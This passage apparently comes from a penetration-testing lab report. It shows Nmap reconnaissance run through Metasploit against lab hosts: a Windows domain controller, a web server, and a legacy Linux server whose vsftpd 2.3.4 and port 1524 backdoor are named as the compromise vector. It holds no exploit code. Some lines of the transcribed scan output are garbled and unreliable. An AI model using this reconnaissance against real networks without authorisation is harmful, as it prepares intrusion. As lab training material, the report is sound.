


Figure 3

Figure 4 and 5 (Service Enumeration): Detailed Nmap output in **Figure 4** and **Figure 5** shows the crucial ports 53 (DNS), 88 (Kerberos), 135 (RPC), and 445 (SMB) open, confirming its role as a Domain Controller or critical File Server.




Figure 4





Figure 5

Figure 6 and 7 (OS and Domain Detection): The most critical intelligence, shown in **Figure 6** and **Figure 7**, explicitly identifies the OS as **Windows Server 2012 R2 Datacentre** and the domain as **Habib.local**, providing the necessary information for lateral movement planning.



```
File Edit View Search Terminal Help
root@osboxes: ~
+ -- [ 4 evasion ]
msf5 > db nmap -A 10.86.9.40
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-10 07:02 EST
[*] Nmap: Nmap scan report for 10.86.9.40
[*] Nmap: Host is up (0.007s latency).
[*] Nmap: Not shown: 982 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 53/tcp    open  domain*      postfix
[*] Nmap: | fingerprint-string: postfix
[*] Nmap: | DNSVersionBindReqTCP: place with your service script with /lib/systemd/systemd-ypv install.
[*] Nmap: | version      postfix
[*] Nmap: | bind          postfix
[*] Nmap: 88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-10 20:02:33Z)
[*] Nmap: 135/tcp   open  msrpc         Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
[*] Nmap: 389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: Habib.local, Site: Default-First-Site-Name)
[*] Nmap: 445/tcp   open  microsoft-ds  Windows Server 2012 R2 Datacenter Evaluation 9600 microsoft-ds (workgroup: HABIB)
[*] Nmap: 464/tcp   open  kpasswd5?     Microsoft Windows RPC over HTTP 1.0
[*] Nmap: 593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
[*] Nmap: 636/tcp   open  tcpwrapped
[*] Nmap: 3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: Habib.local, Site: Default-First-Site-Name)
[*] Nmap: 3269/tcp  open  tcpwrapped
[*] Nmap: 49152/tcp open  msrpc         Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc         Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc         Microsoft Windows RPC
[*] Nmap: 49155/tcp open  msrpc         Microsoft Windows RPC
[*] Nmap: 49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
[*] Nmap: 49158/tcp open  msrpc         Microsoft Windows RPC
[*] Nmap: 49159/tcp open  msrpc         Microsoft Windows RPC
[*] Nmap: 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
[*] Nmap: SF-Port53-TCP:V=7.80U=7dD-12/10/Time=6939615E4P=x86_64-pc-linux-gnu(rDNS
[*] Nmap: SF-VersionBindReqTCP.20.10.1e0x80x81x0410x010000x06x07/version
[*] Nmap: SF:x04bind0x0x10x03):
[*] Nmap: MAC Address: 08:00:27:A1:3F:98 (Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows 2012/7/8.1
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_7::ultimate cpe:/o:microsoft:windows_8.1
[*] Nmap: OS details: Microsoft Windows Server 2012 R2 Update 1, Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host: WIN-GEHMNOBQNES; OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Host script results:
[*] Nmap: | clock-slew: mean: 10h39m59s, deviation: 4h37m08s, median: 7h59m58s
[*] Nmap: |_obstat: NetBIOS name: WIN-GEHMNOBQNES, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:a1:3f:98 (Oracle VirtualBox virtual NIC)
```

Figure 6




Figure 7

Figure 8 (Service Details): Figure 8 provides a consolidated view of the network services and server time synchronization.




Figure 8

Target B: Web Application Infrastructure (10.86.7.140)

Figure 9 (Web Reconnaissance): The Nmap scan in Figure 9 confirmed the presence of a web server on port 80 (HTTP) and 443 (HTTPS), alongside SMB ports, indicating the potential for file shares.




Figure 9

Target C: Legacy Linux Application Server (10.86.4.250)

This target presented the weakest security posture.




Figure 10

Figure 11 and 12 (Full Port Scan): Comprehensive scans in Figure 11 and figure 12 revealed numerous high-risk ports (21, 23, 53, 80, 3306, 5432, 5900).




Figure 11




Figure 12

Figure 13 and 14 (Legacy Services): Key version detection in Figure 13 identified **vsftpd 2.3.4** and **ProFTPD 1.3.1**. Furthermore, Figure 14 highlights port **1524** as ingreslock, a known backdoor signature, which became the ultimate vector of compromise.




Figure 13

